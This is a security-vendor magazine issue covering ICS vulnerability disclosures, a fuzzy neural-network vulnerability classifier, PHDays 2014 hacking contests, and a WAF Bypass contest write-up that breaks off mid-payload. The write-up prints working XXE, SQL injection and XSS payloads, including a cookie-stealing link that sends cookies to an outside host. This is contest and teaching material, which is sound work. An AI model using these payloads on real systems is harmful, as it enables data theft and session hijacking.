Honeywell thanked Positive Technologies experts for detecting multiple vulnerabilities in the Experion PKS system employed in industrial facilities around the world. Honeywell manages a nuclear plant in the US, the world's longest pipeline in China, and oil refineries in Russia. The security specialists Alexander Tlyapov, Kirill Nesterov, Ilya Karpov, Artem Chaykin, and Gleb Gritsai conducted software research for the Experion PKS R311.2 servers. They managed to detect around 30 vulnerabilities that may be exploited to interfere with workflow on a low level, for example, to impair the quality of the reforming process and, in the worst-case scenario, to cause oil pipeline accidents.

Discipline	Applied methodologies
Industrial Security	Security requirements Security validation Functional requirements to MPCS
Functional Security and Reliability Theory	Risk analysis methodologies Security validation methods Efficiency assessment of security tools
Information Security	Threat modeling methodologies Protection analysis methodologies Security processes, tools, and mechanisms Efficiency assessment of security tools



Hacking Energy-related Systems in Hamburg

At the end of December, Hamburg hosted one of the world's largest meetings of the international hacker scene — Chaos Communication Congress (31C3), which gathered an impressive audience of over 12,000. A tweet summed up the results of the forum: "Scada is (still) broken, SS7 is broken, Biometrics is broken and everybody should learn and use cryptography". During their presentation, the Positive Technologies experts and SCADA Strangelove representatives Sergey Gordeychik and Alexander Timorin showed how easily potential attackers can hack solar and wind energy systems producing 8 GW, comparable to the 5th most powerful hydroelectric station in the world. The researchers emphasized that at the moment the amount of Smart Grid devices online without any protection grows exponentially. After the presentation the experts answered multiple vulnerability-related questions, which encouraged them to launch a non-commercial initiative SCADASOS (Secure Open SmartGrids). They urged volunteers to search solar stations and wind farms online using Shodan and Google dorks and report them to manufacturers, local CERT and internet security community.

SECURITY SCANNERS: AUTOMATIC VULNERABILITY VALIDATION VIA FUZZY SETS AND NEURAL NETWORKS

Timur Gilmullin

There are a variety of information security scanners commercially available in the market, sold by a variety of vendors, including MaxPatrol, XSpider, and Application Inspector by Positive Technologies. These tools differ in price, scanning accuracy, range of detectable vulnerability types, and scanning methods.

One of the most important aspects of scanner development is scanner operation testing, which should include competitor analysis of similar products.

The key output of any security scanner is a list of vulnerabilities detected in the tested web application. Heuristic algorithms used in scanners cause false positives that appear on the list, so an information security specialist must check the scanner list to identify the genuine vulnerabilities. To validate the vulnerability a specialist should confirm the findings against reference lists of vulnerabilities detected in similar web applications. An analyst can use such lists to select the most reliable vulnerability alerts and exclude false positives.

Fuzzy Vulnerability Classification

In practice, vulnerabilities detected by the scanner may also be validated by comparing them with reference templates, and if those are unambiguously classified, presented as vectors, we just need to classify a set of members.

Inputs:


1. A Vulners set consisting of all vulnerabilities in web applications, which may be defined by their vector attributes vi. The Vulners set includes a Candidates subset, which consists of all candidate (alleged) vulnerabilities detected by the scanner.
2. Candidate vulnerabilities can be classified as Ver (verified), or NVer (not verified).
3. A Ref set containing reference vulnerabilities of the 'verified' class.
4. A Scales set containing reference scales for evaluating crisp and fuzzy parameters of vulnerabilities.

Tasks:

1. To construct functions associating crisp and fuzzy scales for diverse interpretations of classification results.
2. To construct a Classifier function, which classifies each vulnerability as verified or non-verified.

The following scales can be used to evaluate information system parameters:

- A crisp scale corresponding to a set of real numbers from 0 to 1, which can be easily converted to any other (discrete, continuous, or unbounded) crisp set using different conversion functions.
- A fuzzy scale corresponding to an F set of ordered fuzzy variables represented as FP = {fpi}, where fpi represents linguistic variables describing some object properties.



Crisp and Fuzzy universal reference scales

Encoding Input Data

Regardless of the classification method employed, each vulnerability should be encoded, i.e. represented by vector v = {v_i} from Vulners. There should be a formal encoding rule to evaluate parameters of actual vulnerabilities with respect to a crisp scale S_p.

Below we create an encoding matrix for vulnerability properties $M_{Vulners}$, where rows represent vulnerability parameters, columns represent some numerical code, and cells contain possible property values. Only significant properties are placed in the matrix, which distinguishes one autodetected vulnerability from another. Although each scanner uses a slightly different classification, most include the following: vulnerability type, vulnerable protocol, exploitation vector (channel), type of vulnerable object, path to vulnerable object, payload request, etc. All possible property values are encoded using unsigned (positive) integers, where zero is defined as an undefined property and takes into consideration nonexistent, new or unexpected property values.

Matrix $M_{Vulners}$ can be represented in a table format. Property values may be fuzzy, so they should be defuzzified for further usage.

Code: / *Vulner property:*	0	1	2	3	4	. . .
Type	unknown	XSS	SQLi	LFI	. . .	
Protocol	unknown	HTTP/1.1	FTP	. . .		
Channel	unknown	get	post	cookie	url	. . .
Object type	unknown	php	js	html	. . .	
Object path	unknown	/source	/user	/upload	. . .	
. . .						

Neural Network Creation: Learning and Providing Results

Neural network configuration will be defined by the following parameters:

```
Config = <inputs, {layer[l]}, outputs>
```


Where inputs is a number of input parameters, {layer[l]} is a set of unsigned (positive) integers corresponding to the number of neurons

in the hidden layer l, and outputs is a number of output parameters.

Vector (s_I, s_{II}) having parameter values with respect to crisp scale S_p can be interpreted as follows:

1. Parameter values show a probability (ranging from 0 to 1) that the vulnerability vector belongs to some specified class.
2. Parameter values multiplied by 100% show a probability (ranging from 0% to 100%) that the vulnerability vector belongs to some specified class.
3. Parameter values fuzzified by function Fuzzy(x, S_f) show a linguistic probability (with respect to fuzzy scale S_f = {Min, Low, Med, High, Max}) that the vulnerability vector belongs to some specified class.

Software Implementation of Classifier

FuzzyClassificator modules distributed under the GNU GPLv3 license were developed for fuzzy classification by means of neural networks in case of different classes and network structures. The latest version of FuzzyClassificator can be downloaded from bit.ly/1Au3vxr.


The program is configured using the Command-Line Interface to facilitate implementation of modules in automation systems. The program description, available on GitHub, provides detailed information on interface commands, module operation and input data. FuzzyClassificator requires Pyzo (a free and open-source computing environment based on Python 3.3.2 that comes with many scientific packages including PyBrain library for neural networks) to run.


The primary uses of the program are outlined below:


1. **FuzzyClassificator**. It provides the Command-Line Interface, receives and processes input data, sets up learning and classification modes, prepares reports.
2. **PyBrainLearning**. It specifies methods for fuzzy neural networks, combines capabilities of PyBrain library and FuzzyRoutines custom library.
3. **FuzzyRoutines**. This library contains subroutines for fuzzy sets and scales.


The Learning Mode is comprised of the following:

1. Initialization of program objects using user inputs.
2. Input data processing and preparation of the neural network for learning:
   - Processing of a file with reference property vectors.
   - Preparation of data for learning in PyBrain format.
   - Initialization of new PyBrain neural network parameters or reading them from a specified file.
3. Neural network learning based on specified templates (references):
   - Initialization of the PyBrain Teacher module.









- Neural network learning by the Teacher and saving network configuration into a PyBrain file.

Classification Mode is made up of the following:

1. Initialization of program objects using user inputs.
2. Input data processing and preparation of the neural network for data analysis:
   - Processing of a file with candidate property vectors.
   - Loading of the PyBrain neural network configuration from a specified file.
3. Neural network analysis of candidate property vectors:
   - Activation of the neural network and candidate vector classification (i.e. determination of belonging to some specified class).
   - Interpretation of the results with respect to fuzzy scales, and report file generation.

The user must input data with references and candidate vectors in text files with a tab as a delimiter. For example, data may be written to ethalons.dat file, which contains the header in the first line followed by lines with reference property vectors and their classification with respect to classes.

Values may be specified using either crisp or fuzzy scales, see below:

ethalons.dat file

```
input1 input2 input3 1st_class_output
2nd_class_output
0.1 0.2 Min 0 Max
0.2 0.3 Low 0 Max
0.3 0.4 Med 0 Max
0.4 0.5 Med Max 0
0.5 0.6 High Max 0
0.6 0.7 Max 0
```

Data for analysis may be written to candidates.dat file, which, as above, contains the header and lines of candidate property vectors.

candidates.dat file

```
input1 input2 input3
0.12 0.32 Med
0.32 0.35 Low
0.54 0.57 Med
0.65 0.68 High
0.76 0.79 Min
```

The results of program operation are written to a report file including information on the neural network configuration and classification data on every property vector in the candidates set.

After integrating the neural network learning from the previous cases with the following command line parameters:

```
python FuzzyClassificator.py --learn
config=3,3,2,2 epochs=1000 rate=0.1
momentum=0.05
```

Followed by run in the classification mode with the following command line parameters:

```
python FuzzyClassificator.py
--classify config=3,3,2,2
```

The following report file is generated:

Report file

```
Neuronet: C:\work\projects\
FuzzyClassificator\network.xml

FuzzyScale = {Min, Low, Med, High,
Max}
Min = <Hyperbolic(x, {'a': 8, 'c': 0,
'b': 20}), [0.0, 0.23]>
Low = <Bell(x, {'a': 0.17, 'c': 0.34,
'b': 0.23}), [0.17, 0.4]>
Med = <Bell(x, {'a': 0.34, 'c': 0.6,
'b': 0.4}), [0.34, 0.66]>
High = <Bell(x, {'a': 0.6, 'c': 0.77,
'b': 0.66}), [0.6, 0.83]>
Max = <Parabolic(x, {'a': 0.77, 'b':
0.95}), [0.77, 1.0]>

Classification results for candidates
vectors:

Input: ['0.12', '0.32', 'Min']
Output: ['Min', 'Max']
Input: ['0.32', '0.35', 'Low']
Output: ['Low', 'High']
Input: ['0.54', '0.57', 'Med']
Output: ['Max', 'Min']
Input: ['0.65', '0.68', 'High']
Output: ['Max', 'Min']
Input: ['0.76', '0.79', 'Max']
Output: ['Max', 'Min']
```

Analysis of the candidates.dat file allows us to assume that a specialist operating in real test conditions would, with a high degree of certainty, give the same classification if based on ethalons.dat file only.

Conclusion


We have combined the mathematical tools of fuzzy systems and neural networks theories for practical classification of vulnerabilities. The findings are below:

- Mathematical classification methods based on neural networks can be used for vulnerability classification.
- Obtaining reasonable outputs requires the creation of a proper coding matrix and determination of appropriate properties for vulnerability modeling.
- A developer should use a perceptron neural network with two hidden layers and adjust the configuration depending on the number of input parameters for vulnerability classification. The number of neurons in the first layer should be equal to the number of input parameters, and the number of neurons in the second layer should be half that number.
- The advantage of the above approaches lies in the usage of universal fuzzy scales with linguistic variables that may be applied to both vulnerability vector evaluation and vulnerability classification.
- The suggested fuzzy classification method and FuzzyClassificator program modules are universal, easily adopted and configurable for particular classification objects.

For details and descriptions of mathematical tools refer to: ***bit.ly/1FXH5ZY***

FLAT NETWORK AND ANONYMOUS TECHNOCRACY


Alexey Andreev



Many believe that their own creed is correct, so why not try to manipulate the system to make sure that the "right" people run things. Failure of network architecture allows for easy and global takeover of the system. The flat nature of systems and the well-known effects of crowd behavior translated digitally are the less obvious cause.

Let's consider an example of mistranslation by Google Translate. The errors are not surprising, as SEO works by giving a search engine a bait in order to boost a certain page rank. Google Translate is no different, so it is also prone to cheap optimizing giving thousands of people incorrect translation.

This manipulation is not uncommon. A recent Science article about the errors made by Google Flu Trends predictions describes in detail how such mistakes occur. They even note that Google itself prompts users to search given symptoms by suggesting recommended searches, usually based on what others have searched. This allows for dominant searches to snowball into search driven by the engine's predictive text system.




But how is this finding new? It is well documented that a densely packed crowd acts like a fluid, with direct analogy to physical models, e.g. the Mexican waves in stadiums. Examples include how just a few infiltrators can rile up a large crowd or conversely break up a demonstration, a method used by intelligence services.

This phenomenon is well known, but means of communication have changed drastically. While previously communication was limited to audiovisual and the growing points were on display, it is now faceless, via mobile or other mediators. You just need a communication network and the technical skill to gain access to it.

The right solution lies in changing system architecture in general, not with one person who controls it. The term "flat network," defined as a computer network design approach that reduces the cost of administration by using network hubs, may not be broad enough to cover all the examples in this article. Using the analogy of a pile of leaves and a tree, from the vantage point in space, there is no difference between them — until the wind starts blowing. When the wind blows, the pile of leaves will move exactly where the wind goes, but the tree will not go anywhere because its branches create a fractal system, not a flat one.

The previous example is limited by using trees, but in extrapolating this to the flu predictions: instead of Google Flu Trend wide open for any data insertion, you need to create a network with at least one more hierarchy level. This niche is occupied by general practitioners. French communicable diseases computer network Sentinelles has been functioning this way for the last 30 years.

Flat networks are deeply incorporated into our culture born in the century of media and from there they infiltrate our consciousness despite a simple flat network pattern that serves as a filter. Failure of the network architecture allows for takeover of control of the system. The flat nature of systems and the well-known effects of crowd behavior accelerated digitally are the underlying cause.



OUR SCHOOL
HACKER CONTESTS: LEARN BY PLAYING

Dozens of contests are held every year at the international forum Positive Hack Days. These competitions not only create a lively atmosphere at the conference; they are a fun and practical way to test textbook learning and generate new materials for those textbooks as the Positive Education program that now serves over 50 educational institutions. Hundreds of students from a variety of Russian universities have already studied IS based on the materials of CTF, HackQuest, $natch and other PHDays contests. This article will guide you through the 2014 contests, and we will give you a more complete view of some of the tasks they took on.

Capture The Flag (CTF)

There are usually two types of CTF contests. First, task-based contests, where the goal is to solve a series of tasks. Second, attack & defense contests, during which teams need to protect their systems and attack other teams simultaneously in order to win. Positive Hack Days CTF combined these concepts together and added original game mechanics for its 2014 CTF competition.

The infrastructure and tasks are usually designed according to an overall legend. In 2014, participants became the saviors of the fictional world D'Errorim. But in a plot twist, they realized that they are fighting on the wrong side of the battle, and now their own home is in danger. The narrative comprised the qualifiers, CTF Quals, and the PHDays final battle.

Furthermore, the CTF participants could earn additional points in the basic program's contests. In 2013, the participants needed to pass the hacking labyrinth, and in 2014, they could test themselves by trying to break into industrial control systems at the Critical Infrastructure Attack contest. The main task of the second day was security assessment of a QIWI terminal and the participants tried to hack an ATM so they could withdraw money from it.

To make the competition more entertaining, the organizers developed fantasy style visuals to accompany the sessions and in 2014, IOS and Android apps were used together with the visualization, so anyone could watch the game on his or her smartphone.

More than 600 teams from all over the world applied to take part in the 2014 qualifiers. Ten teams from six countries fought hard during two days; and at the end the Polish team Dragon Sector became the winner, int3pids from Spain took second place, and the Russian team Balalaika Cr3w came third.

Critical Infrastructure Attacks (CIA)

This contest was first introduced at PHDays III in 2013 under the name Choo Choo Pwn: a transport system model controlled by a real ICS was created for the contest. The contest's infrastructure was totally renewed in 2014, which gave an opportunity to detect zero-day vulnerabilities. Contestants needed to detect and exploit vulnerabilities in SCADA systems and industrial protocols in order to gain control over industrial robots, cranes, heating plants, and transport management and illumination systems.

Organizers added new SCADA systems (such as Siemens TIA Portal 13 Pro and Schneider Electric ClearSCADA 2014) and various OPC servers (Kepware KepServerEX, Honeywell Matrikon OPC). New HMI devices, the operator panel Siemens KTP 600, PLC (Siemens Simatic S7-300 and S7-1500), as well as remote control devices (ICP DAS PET-7067) were presented as well. Schneider Electric MiCOM C264 was provided by CROC.

As part of the 2014 competition, there was an opportunity to take remote control over certain elements: robots, plant facilities, a railroad crossing and cooling towers. It is worth mentioning that similar SCADA systems and controllers are commonly used in a number of critical objects of various industries: factories and water power plants, transport infrastructure, gas and oil industries, so this represents very realistic attack vectors.

The competition lasted two days. Alisa Shevchenko was announced as the winner and the owner of a flying camera — Phantom 2 Vision+. She detected several zero-day vulnerabilities in Indusoft Web Studio 7.1 by Schneider Electric. Nikita Maksimov shared second place with Pavel Markov. They managed to disrupt RTU PET-7000 by ICP DAS and forced the password of the web interface for the controller Allen-Bradley MicroLogix 1400 by Rockwell Automation. Dmitry Kazakov took third place. He discovered XSS vulnerabilities (published) in web interfaces of the Simatic S7-1200 controllers by Siemens.

Contestants managed to gain control over robots and cranes via Modbus TCP. During the two days, they detected many critical vulnerabilities, most of them present in Simatic S7-1200 controllers. Additionally on day one, a participant caused several operation failures of the MiniWeb web server WinCC Flexible 2008 SP3 Update4.

If exploited in real life, these vulnerabilities could have a significant negative impact causing functional failure of critical infrastructure management systems. According to the responsible disclosure policy, contestants notify respective vendors about vulnerabilities they detected. Details about the vulnerabilities are available when the vendor has fixed them.

Survive Hacking

The PHDays IV Survive Hacking contest built upon the previous year's Labyrinth competition. During this contest, participants needed to pass an obstacle line —rooms with laser field, motion detectors, etc. — as fast as they could. For PHDays IV, the organizers created a model of a real apartment equipped with various electrical appliances and a smart home system. According to the legend, all devices of the apartment has gone mad and threatened the owner; and to win, participants needed to release him.

To get into the apartment, participants needed to bypass the biometric identification system, which included weight and height measurement. Then, through the tablet left in the apartment, they could access the control interface of the electric appliances — lighting and water systems, TV, vacuum cleaner, etc. However, first they had to unlock the tablet by bypassing Android's Face Unlock technology or by beating AI at a chess game.



Each task could be solved by multiple methods, but all involved detection and exploitation of vulnerabilities in the system. Undocumented features, which allowed participants to bypass the logical operation of the devices, originated from the incorrect implementation of interaction in a client-server application.

To win, a contestant needed to solve all tasks and gain control over the smart home system faster than other competitors. A participant with the nickname Cryden became the winner with a time of 6 minutes and 3 seconds.

Schneider Electric Thanked the Winner of the Hacking Contest

Schneider Electric released several updates and patches that fix vulnerabilities in InduSoft Web Studio and InTouch Machine used to design SCADA and HMI systems in nuclear power and chemical plants and other critical objects. These errors may have allowed the execution of a malicious code and confidential data disclosure. Schneider Electric thanked the Positive Technologies experts Gleb Gritsai, Ilya Karpov, and Kirill Nesterov for the detected vulnerabilities as well as the independent researcher Alisa Shevchenko, the Critical Infrastructure Attack contest winner at PHDays IV as she succeeded in detecting several vulnerabilities during the competition.

WAF BYPASS CONTEST AT PHDAYS IV





Arseny Reutov, Dmitry Nagibin and PT Application Firewall Team

During Positive Hack Days IV Forum in 2014, participants were invited to bypass the PT Application Firewall in the contest called WAF Bypass. It was a good opportunity for us to test our product against some of the best minds in information security. We prepared a set of tasks for the contest with each one representing a script with a typical vulnerability. The participants were invited to use these vulnerabilities to get flags. All tasks were solvable, though some solutions were not obvious. The contestants were provided with the report on scanning the source code of the tasks with Application Inspector, another Positive Technologies solution. See below the tasks, methods used and lessons learned:

1. XXE

The first task included a PHP-based XMLRPC server vulnerable to XML External Entities Injection. Here is this vulnerability detected by the Application Inspector:



This was a warm-up task and the Application Firewall was configured to block only simple XXE:

```
<!DOCTYPE input [<!ENTITY xxe SYSTEM
"file:///etc/passwd" >]><input>&xxe;</
input>
```

For example, a participant could obtain the flag using parameter entities:

```
<?xml version="1.0"
encoding="UTF-8"?> <!DOCTYPE foo
[ <!ELEMENT foo ANY > <!ENTITY %
xxe SYSTEM "flag" > %xxe; ]> <body>
<method a='a'>test</method> </body>
```

Another way was through DOCTYPE:

```
<?xml version="1.0"
encoding="UTF-8"?> <!DOCTYPE body
SYSTEM "flag"> <body><method>test</
method></body>
```

2. SQL Injection

In this task, the goal was to obtain the flag from the database using SQL Injection. Most contestants tried to bypass the filter instead of paying attention to the hint: find a weakness in the WAF configuration, which was improper data normalization. In fact, data normalization in HTTP requests is amongst the most serious problems of modern WAFs. As Stefan Esser mentioned in his presentation "Shocking News in PHP Exploitation" in 2009, WAF developers try to create a general HTTP parser for all existing implementation, which is impossible (bit.ly/1LOdl8V). The approach implemented in the PT Application Firewall consists of normalization considering back-end peculiarities. In the task, normalization was disabled, which made the following bypass possible:

```
POST /news.php HTTP/1.1 Host: task2.
waf-bypass.phdays.com Accept: */*
Accept-Language: en User-Agent:
Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Win64; x64;
Trident/5.0) Connection: close
Content-Type: multipart/form-data;
boundary=------,xxxx Content-Length:
191  ------,xxxx Content-Disposition:
form-data; name="img"; filename="img.
gif"  GIF89a ------ Content-
Disposition: form-data; name="id"  1'
union select null,null,flag,null from
flag limit 1 offset 1-- - -------- ---
---,xxxx--
```

PHP has its own unique parser of multipart data that takes the value of the Content-Type header before comma as boundary, while normal parsers take the entire string. Therefore, if there is no proper normalization, then the WAF will consider the file in the request as not checkable by the filter. However, PHP will recognize the id parameter with payload in this request.

3. httpOnly

This task and all subsequent tasks were about client-side vulnerabilities. We developed a bot in Selenium and created cookies containing the flag for it. The goal was to steal these cookies.

httpOnly is a cookie flag restricting access to its value via JavaScript (hence the task name).

Here is the vulnerable script code:

```
<h4>httpOnly bypass</h4> <p>In this
task you need to bypass httpOnly
and steal bot cookies using <a
href="http://waf-bypass.phdays.
com/#bot">http://waf-bypass.phdays.
com/#bot</a>. All XSS checks
are disabled, but there is an
intentional bug, try to find it!</
p>  <?php  if(!isset($_GET['name']))
die("<p>Please provide name</
p>");  if($_SERVER['REMOTE_ADDR'] ==
'127.0.0.1') {   setcookie('flag',
$_GET['name'] . '-' . file_get_
contents('./flag')); } else {
setcookie('flag', $_GET['name'] . '-'
. md5(mt_rand())); }  echo '<p>' .
$_GET['name'] . '</p>';  ?>
```

Let us draw your attention to the following: the user value gets into the cookie value and the input data is displayed as is. It is evident that if the bot follows a link with XSS, it will not send its cookies, because the Application Firewall has

set the httpOnly flag. To bypass this protection mechanism, it was necessary to specify the string "httpOnly" in the cookie value, so that the WAF decided that the flag had been already set and it's not necessary to add another one.

```
httponly.php?name=<script>document.
location.href='http://sniffer.
com?'%2bdocument.cookie</
script>;HttpOnly
```

4. Anomaly

In this task, the contestants examined the mechanism of anomaly detection that uses machine learning algorithms the PT Application Firewall is based on. A data model was prepared and then relearned (overfit) using heterogeneous values. The bypass method was to generate a string that will fit the parameters of the learned statistical model. In this case, there also was a Cross-Site Scripting vulnerability, but the httpOnly property wasn't set. Even such weakened statistical model was bypassed only by two contestants:

```
aaaaaaaaaaaa  ... [snip] ... aaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaav%3Cvideo+a
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaav
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaavaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa+src=//secsem.ru
+aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaavaaaaaaaaaaaaaaaaaa
